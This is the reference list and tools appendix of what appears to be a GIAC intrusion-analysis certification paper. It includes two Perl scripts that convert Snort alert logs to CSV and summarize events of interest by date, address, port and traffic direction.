Caswell and Anuzis. “BACKDOOR subseven 22.” Snort Signatures Database. Jan 30, 2002. URL: http://www.snort.org/snort-db/sid.html?id=103 (May 3, 2002).

Caswell and Arsenault. “BACKDOOR NetMetro Incoming Traffic.” Snort Signatures Database. Jan 23, 2002. URL: http://www.snort.org/snort-db/sid.html?id=160 (May 3, 2002).

Caswell and Crow. “SNMP public access udp.” Snort Signatures Database. Mar 21, 2002. URL: http://www.snort.org/snort-db/sid.html?id=1411 (May 3, 2002).

CERT Coordination Center. “CERT Advisory CA-2002-03 Multiple Vulnerabilities in Many Implementations of the Simple Network Management Protocol (SNMP).” Apr 28, 2002. URL: http://www.cert.org/advisories/CA-2002-03.html (May 3, 2002).

Cisco Systems, Inc. “How to Protect Your Network Against the Nimda Virus.” Feb 18, 2002. URL: http://www.cisco.com/warp/public/63/nimda.shtml (May 3, 2002).

Coochey, Giles. “WEB-IIS cmd.exe access.” Snort Signatures Database. Mar 13, 2002. URL: http://www.snort.org/snort-db/sid.html?id=1002 (May 3, 2002).

Edward, Perry. “Many, many, many security holes in the Microsoft Frontpage extensions.” Exploit World!. Apr 23, 1998. URL: http://www.insecure.org/sploits/Microsoft.frontpage.insecurities.html (May 3, 2002).

Fyodor. “[Snort-users] Snort and Random ACK Scans.” Neohapsis Archives: Snort Discussion. Aug 11, 2000. URL: http://archives.neohapsis.com/archives/snort/2000-08/0152.html (May 3, 2002).

Internet Assigned Numbers Authority [IANA]. “Port Numbers.” May 2, 2002. URL: http://www.iana.org/assignments/port-numbers (May 3, 2002).

Kuethe, Chris. “GCIA Practical Assignment.” GIAC Certified Intrusion Analysts (GCIA). Feb 22, 2001. URL: http://www.giac.org/practical/chris_kuethe_gcia.html (May 3, 2002).

Lajon, Grégory. “GIAC Intrusion Detection In Depth.” Nov 2, 2001. GIAC Certified Intrusion Analysts (GCIA). URL: http://www.giac.org/practical/Gregory_Lajon_GCIA.doc (May 3, 2002).

Loomis, Dylan. “NIS and NIS+ ephemeral ports.” Local BUGTRAQ Archive, RUS-CERT. Jan 13, 1999. URL: http://cert.uni-stuttgart.de/archive/bugtraq/1999/01/msg00176.html (May 3, 2002).

Martin and Chen. “Linx.Ramen.Worm.” Symantec Security Response. Apr 15, 2002. URL: http://service4.symantec.com/SARC/sarc.nsf/html/Linux.Ramen.Worm.html (May 3, 2002).

The MITRE Corporation. CAN-2001-0906. Common Vulnerabilities and Exposures. Jan 31, 2002. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0906 (May 3, 2002).

Microsofty Corporation. “Windows NT, Terminal Server, and Microsoft Exchange Services Use TCP/IP Ports (Q150543).” Microsoft Product Support Services. Aug 8, 2001. http://support.microsoft.com/default.aspx?scid=kb;EN-US;q150543 (May 3, 2002).

Microsoft Corporation. “Microsoft® Multicast IP & Windows Media Technologies Deployment.” URL: http://www.digitalpipe.net/pdf/dp/white_papers/cdn_streaming/msmulticast.doc (May 3, 2002.)

Miller, Toby. “ECN and it's Impact on Intrusion Detection.” Incidents.Org DETECT. May 31, 2001. URL: http://www.incidents.org/detect/ecn.php (May 3, 2002).

Mogul and Postel. “RFC950: Internet Standard Subnetting Procedure.” Aug 1985 URL: http://www.ietf.org/rfc/rfc0950.txt (May 3, 2002).

Netcraft. “Operating System and Web Server for netshow.microsoft.com.” May 1, 2002. URL: http://uptime.netcraft.com/up/graph?host=netshow.microsoft.com&port=80 (May 3, 2002.)

Poor, Mike. “Intrusion Detection in Depth.” Nov 25, 2001. GIAC Certified Intrusion Analysts (GCIA). URL: http://www.giac.org/practical/Mike_Poor_GCIA.doc (May 3, 2002).

Pyschoid. “SynScan.” URL: http://www.psychoid.lam3rz.de/synscan.html (May 3, 2002).

Ramakrishnan and Floyd. “RFC 2481: A Proposal to add Explicit Congestion Notification (ECN) to IP.” Jan 1999. URL: http://www.ietf.org/rfc/rfc2481.txt?number=2481 (May 3, 2002).

Red Hat, Inc. “The Ramen Worm – What Red Hat Linux Users Can Do About It.” Security & Worm Alerts. URL: http://www.redhat.com/support/alerts/ramen_worm.html (May 3, 2002).

Roesch and Green. “Snort User’s Manual Chapter 2: Writing Snort Rules.” Snort User’s Manual. URL: http://www.snort.org/docs/writing_rules (May 3, 2002).

Rubio, Reuben. “GCIA Practical Assignment Version 2.9.” GIAC Certified Intrusion Analysts (GCIA). Oct 11, 2001. URL: http://www.giac.org/practical/REUBEN_RUBIO_GCIA.doc (May 3, 2002).

Savage. “Introduction to QueSO.” Aug 22, 1998. URL: http://www.wi2600.org/mediawhore/nf0/defcon_archive/SCANNERS/QUESO_980903.TXT (May 3, 2002).

Singer, David. “GIAC Practical.” GIAC Certified Intrusion Analysts (GCIA). May 10, 2001. URL: http://www.giac.org/practical/David_Singer_GCIA.doc (May 3, 2002).

Sourcefire, Inc. “Snort Ports Database.” URL: http://www.snort.org/ports.html (May 3, 2002).

Symantec Corporation. “How Ghost Multicasting communicates over the network.” Symantec Knowledge Base. Apr 25, 2002. URL: http://service2.symantec.com/SUPPORT/ghost.nsf/docid/1999033015222425 (May 3, 2002).

TLSecurity. “SubSeven 2.2” Trojan and Backdoor Assessment Project. Oct 30, 2001. URL: http://www.tlsecurity.net/backdoor/Subseven.2.2.html (Apr 28, 2002).

Vision, Max. “Re: [snort] ‘SMB Name Wildcard.’” Archives.Neohapsis.Com. Jan 17, 2000. URL: http://archives.neohapsis.com/archives/snort/2000-01/0220.html (May 1, 2002).

Vision, Max. “IDS202/TROJAN_TROJAN-ACTIVE-Q-ICMP.” ArachNIDS – The Intrusion Event Database. URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids202 (May 3, 2002).

Vision, Max. “IDS311/SCAN_PING-SCANNER-L3RETRIEVER.” ArachNIDS – The Intrusion Event Database. URL: http://www.whitehats.com/info/IDS311 (May 3, 2002).

Vision, Max. “IDS79/TROJAN-ACTIVE-NETMETRO.” ArachNIDS – The Intrusion Event Database. URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids79 (May 3, 2002).

Vision and Rehman. “IDS169/ICMP_PING-WINDOWS9X2000.” ArachNIDS – The Intrusion Event Database. URL: http://www.whitehats.com/info/IDS169 (May 3, 2002).

Zahr, Jeff. “SANS GIAC Intrusion Detection In Depth Certification (GCIA) Version 3.0.” GIAC Certified Intrusion Analysts (GCIA). 11 Dec, 2001. URL: http://www.giac.org/practical/Jeff_Zahr_GCIA.doc (May 3, 2002).

Appendix A: Tools Used for “Analyze This!”

Major platforms, tools, and services used in the analysis include:

- Microsoft Windows 2000 (on a Dell Latitude notebook computer)
- Microsoft Word 2000
- Microsoft Excel 2000
- Red Hat Cygwin, v1.3.10 (mostly grep, sed, and cat)
- ActiveState ActivePerl, Build 631(a.k.a. perl, v5.6.1)
- IrfanView, v3.61 (for graphics conversion)
- Snort 1.8.4 (rulesets and source code)
- Google (http://www.google.com) (Easily, the most used research tool)
- Sam Spade (http://www.samspade.org)
- Geektools (http://www.geektools.com)
- The SANS Institute (http://www.sans.org)
- Snort Signatures Database (http://www.snort.org/snort-db)
- Snort Ports Database (http://www.snort.org/ports.html)
- Whitehats ArachNIDS Database (http://www.whitehats.com/ids/)

Also, I made heavy use of two custom perl scripts:

- csv.pl - translates alert* and scan* records into comma-separated values records
- summarize.pl - groups the Events of Interest in various ways

----------cut here----------
```
#!/cygdrive/c/Perl/bin/perl.exe -w

# Name: csv.pl

# Reads in a Snort -A Fast style alert log which for some
# reason wasn't generated as CSV, and make it as such.
#
# Usage: csv.pl infile [outfile]
```

```
unless ($ARGV[0]) {
  print "Need an input file!\n";
  die "(Hint: go to http://www.research.umbc.edu/~andy and get one)\n";
}

unless ($ARGV[1]) {
  $outfile = "$ARGV[0].csv";
} else {
  $outfile = "$ARGV[1]";
}

open(INFILE,"$ARGV[0]") || die "Can't open $ARGV[0] for reading!\n";
open(OUTFILE,">$outfile") || die "Can't open $ARGV[1] for writing!\n";

print "Transforming $ARGV[0] into $outfile.\n";
print "Just a moment.";

@calendar=qw(Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec);



while (<INFILE>) {
  next unless /(\w{1,3}\.){2}(\d{1,3}\.\d{1,3})/;       # Skip lines missing IPv4 IPs.
  next if /spp_portscan/;                               # Skip portscan notifications.
  chomp;
  if (/ \[\*\*\] /) {                                   # Alert report.

  ($date_and_time,$alert,$src_and_dst) = split(/\s+\[\*\*\]\s/);
  ($date,$time) = split(/-/,$date_and_time);
  ($month_number,$day) = split(/\//,$date);
  $month = $calendar[$month_number-1];
  ($src,$dst) = split(/\s-\>\s/,$src_and_dst);
  ($src_ip,$src_port) = split(/:/,$src);
  ($dst_ip,$dst_port) = split(/:/,$dst);
  $snort_entry="ALERT" ;

  } else {                                              # Scan report.
  ($month,$day,$time,$src,$arrow,$dst,$alert,$flags) = split;
  undef $arrow;
  ($src_ip,$src_port) = split(/:/,$src);
  $alert = "$alert scan (Internally-based)" if $src_ip =~ /^MY\.NET/;
  $alert = "$alert scan (Externally-based)" unless $src_ip =~ /^MY\.NET/;
  ($dst_ip,$dst_port) = split(/:/,$dst);
  $snort_entry="SCAN" ;
}
```

```
  print OUTFILE "$snort_entry,";
  print OUTFILE "$month,$day,$time,$alert,";
  print OUTFILE "$src_ip,";
  print OUTFILE "$src_port" if $src_port;
  print OUTFILE "None" unless $src_port;
  print OUTFILE ",";
  print OUTFILE "$dst_ip";
  print OUTFILE ",";
  print OUTFILE "$dst_port" if $dst_port;
  print OUTFILE "," if $flags;
  print OUTFILE "None," unless $dst_port;
  print OUTFILE "$flags" if $flags;
  print OUTFILE "\n";

    $happydots++;
    print "." if $happydots % 100 == 0; # if $happydots == 100;
    print "Just a moment." if $happydots % 46600 == 0;
}
----------cut here----------
----------cut here----------
#!/cygdrive/c/Perl/bin/perl.exe

# Name: summarize.pl

# Take a source file (generated by csv.pl) and summarize the contents,
# grouping alerts in a variety of ways we care about. This code absolutely
# could be and should be optomized by a real perl hacker.

# Usage: summarize.pl infile [outfile]

unless ($ARGV[0]) {
  print "Need an input file!\n";
  print "(Hint: go to http://www.research.umbc.edu/~andy and get one)\n";
  die "(Hint2: Don't forget to turn it into CSV and drop the portscans.)\n";
}

unless ($ARGV[1]) {                    # Check for a specified output file.
  if ($ARGV[0] =~ /\.csv$/ ) {         # If it's *.csv, autogenerate the output
     $outfile = $`."-summary.txt";     # filename. (Could be seen as unfriendly.)
  }
  } else {
  $outfile = "$ARGV[1]";
}

open(INFILE,"$ARGV[0]")  || die "Can't open $ARGV[0] for reading!\n";
```

```
open(OUTFILE,">$outfile") || die "Can't open $outfile for writing!\n";

print "Counting up all the Events of Interest in $ARGV[0].\nJust a moment.";

while (<INFILE>) {
chomp;
if ( (split(/\,/,$_))[0] eq "ALERT") {

 ($snort_type,$month,$day,$time,$alert,
  $src_ip,$src_port,$dst_ip,$dst_port) = (split(/\,/,$_));
 $date = "$month/$day";
} else {
 ($snort_type,$month,$day,$time,$alert,
  $src_ip,$src_port,$dst_ip,$dst_port,$flags) = (split(/\,/,$_));
 $date = "$month/$day";
}

# Frequency analysis on all that junk up there.


$date_counter{"$date"}++;
$alert_counter{"$alert"}++;


  if ($src_ip =~ "^MY\.NET") {
        $internal_src_ip_counter{"$src_ip"}++;
        $internal_src_port_counter{"$src_port"}++;

        if ($dst_ip =~ "^MY\.NET") {
                $internal_internal_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
        } else {
                $internal_external_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
        }
  } else {
        $external_src_ip_counter{"$src_ip"}++;
        $external_src_port_counter{"$src_port"}++;
        if ($dst_ip =~ "^MY\.NET") {
                $external_internal_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
        } else {
                $external_external_relationship_counter{"$src_ip"."->"."$dst_ip"}++;
                # Hopefully, this case never happens.
        }
  }

if ($dst_ip =~ "^MY\.NET") {
        $internal_dst_ip_counter{"$dst_ip"}++;
```

```
        $internal_dst_port_counter{"$dst_port"}++;
} else {
        $external_dst_ip_counter{"$dst_ip"}++;
        $external_dst_port_counter{"$dst_port"}++;
}

# Assure the user that something's happening, and we're not hung.

   $happydots++;
   print "." if $happydots % 100 == 0; # if $happydots == 100;
   print "Just a moment." if $happydots % 46600 == 0;
}

foreach $key ( keys(%date_counter) ) {
        push (@dates, "$date_counter{$key},$key");
}
foreach $key ( keys(%alert_counter) ) {
        push (@alerts, "$alert_counter{$key},$key");
}
foreach $key ( keys(%internal_src_ip_counter) ) {
        push (@internal_src_ips, "$internal_src_ip_counter{$key},$key");
}
foreach $key ( keys(%internal_src_port_counter) ) {
        push (@internal_src_ports, "$internal_src_port_counter{$key},$key");
}
foreach $key ( keys(%internal_dst_port_counter) ) {
        push (@internal_dst_ports, "$internal_dst_port_counter{$key},$key");
}
foreach $key ( keys(%internal_dst_ip_counter) ) {
        push (@internal_dst_ips, "$internal_dst_ip_counter{$key},$key");
}
foreach $key ( keys(%external_src_ip_counter) ) {
        push (@external_src_ips, "$external_src_ip_counter{$key},$key");
}
foreach $key ( keys(%external_src_port_counter) ) {
        push (@external_src_ports, "$external_src_port_counter{$key},$key");
}
foreach $key ( keys(%external_dst_ip_counter) ) {
        push (@external_dst_ips, "$external_dst_ip_counter{$key},$key");
}
foreach $key ( keys(%external_dst_port_counter) ) {
        push (@external_dst_ports, "$external_dst_port_counter{$key},$key");
}
foreach $key ( keys(%internal_internal_relationship_counter) ) {
        push (@internal_internal_relationships,
"$internal_internal_relationship_counter{$key},$key");
```

```
}
foreach $key ( keys(%internal_external_relationship_counter) ) {
        push (@internal_external_relationships,
"$internal_external_relationship_counter{$key},$key");
}
foreach $key ( keys(%external_internal_relationship_counter) ) {
        push (@external_internal_relationships,
"$external_internal_relationship_counter{$key},$key");
}
foreach $key ( keys(%external_external_relationship_counter) ) {
        push (@external_external_relationships,
"$external_external_relationship_counter{$key},$key");
}

# Group everything up in a sensible order:

@things_we_care_about = (
        [@dates],
        [@alerts],
        [@external_src_ips],
        [@external_src_ports],
        [@external_internal_relationships],
        [@external_external_relationships],
        [@internal_src_ips],
        [@internal_src_ports],
        [@internal_internal_relationships],
        [@internal_external_relationships],
        [@internal_dst_ips],
        [@internal_dst_ports],
        [@external_dst_ips],
        [@external_dst_ports],
        );

# Write it all down.

print "\nWriting the report to $outfile.";
undef $happydots;

foreach $report_item (@things_we_care_about) {

# print OUTFILE "\n\@$report_item\n";      # Uncomment this for light debugging

if ($report_item eq @things_we_care_about[0]) {
        $title = "EOIs by Date";
  } elsif ($report_item eq @things_we_care_about[1]) {
        $title = "EOIs by Alert Message";
```

```
   } elsif ($report_item eq @things_we_care_about[2]) {
         $title = "EOIs by Source IP (External Only)";
   } elsif ($report_item eq @things_we_care_about[3]) {
         $title = "EOIs by Source Port (External Only)";
   } elsif ($report_item eq @things_we_care_about[4]) {
         $title = "EOIs by Relationship (External->Internal Only)";
   } elsif ($report_item eq @things_we_care_about[5]) {
         $title = "EOIs by Relationship (External->External Only)";
   } elsif ($report_item eq @things_we_care_about[6]) {
         $title = "EOIs by Source IP (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[7]) {
         $title = "EOIs by Source Port (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[8]) {
         $title = "EOIs by Relationship (Internal->Internal Only)";
   } elsif ($report_item eq @things_we_care_about[9]) {
         $title = "EOIs by Relationship (Internal->External Only)";
   } elsif ($report_item eq @things_we_care_about[10]) {
         $title = "EOIs by Destination IP (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[11]) {
         $title = "EOIs by Destination Port (Internal Only)";
   } elsif ($report_item eq @things_we_care_about[12]) {
         $title = "EOIs by Destination IP (External Only)";
   } elsif ($report_item eq @things_we_care_about[13]) {
         $title = "EOIs by Destination Port (External Only)";

}

print OUTFILE "    ";
for ($i = -1; $i <= length($title); $i++) {print OUTFILE "_" ; }

print OUTFILE "\n";
print OUTFILE " __/ $title \\";
for ($i = 0; $i+8+length($title) <= 70; $i++) { print OUTFILE "_" ; }
print OUTFILE "\n";
printf OUTFILE "| %-68s|\n";

undef $eoi_unique_count;
undef $eoi_total_count;
unless (@$report_item) {
      printf OUTFILE "| %-68s|\n","No events of interest for this category (usually a Good
Thing)" ;
}

foreach $item ( reverse(sort{ $a <=> $b }(@$report_item))) {
         ($count,$entry) = split(/\,/,$item);
```

```
        # Assure the user we're doing stuff (ie, not hung or anything)...
           $happydots++;
           print "." and $happydots = 0 if $happydots == 100;

        $eoi_unique_count++;
        $eoi_total_count = $eoi_total_count + $count;

        if (length($entry) <= 58) {
                printf OUTFILE "| %-8d %-58s |\n",$count,$entry;
        } elsif (length($entry) > 65 ) {
                printf OUTFILE "| %-8d %-55s... |\n",$count,substr($entry,0,55);
        }
}

printf OUTFILE "| %-68s|\n";
printf OUTFILE "| %-20s%8d%31s%8d |\n ",
        "Total Uniques: ",
        $eoi_unique_count,
        "Total EOIs: ",
        $eoi_total_count;

for ($i = 0; $i <= 68; $i++) { print OUTFILE "-" ; }
print OUTFILE "\n";

}

print "\nDone!\n";
----------cut here----------
```

These were used in concert with grep for finer granularity where needed. I wanted to use SnortSnarf, but sadly, my poor little laptop doesn't seem to have enough oomph, memory-wise, to churn through all the alerts. I gave up on SnortSnarf, figuring it's only good for a sensible number of alerts (less than millions). Only after writing these Perl scripts did I learn that SnortSnarf doesn't like IP addresses like MY.NET.11.8 – it accepts only numeric fields. Ah well.

I also looked at other student's practicals for Perl examples, but since I only do Perl baby talk (as evinced above), I couldn't be sure exactly how these scripts came to their results. An important exception was Chris Kuethe's scripts – I can almost understand them, so they made excellent starting material.

eof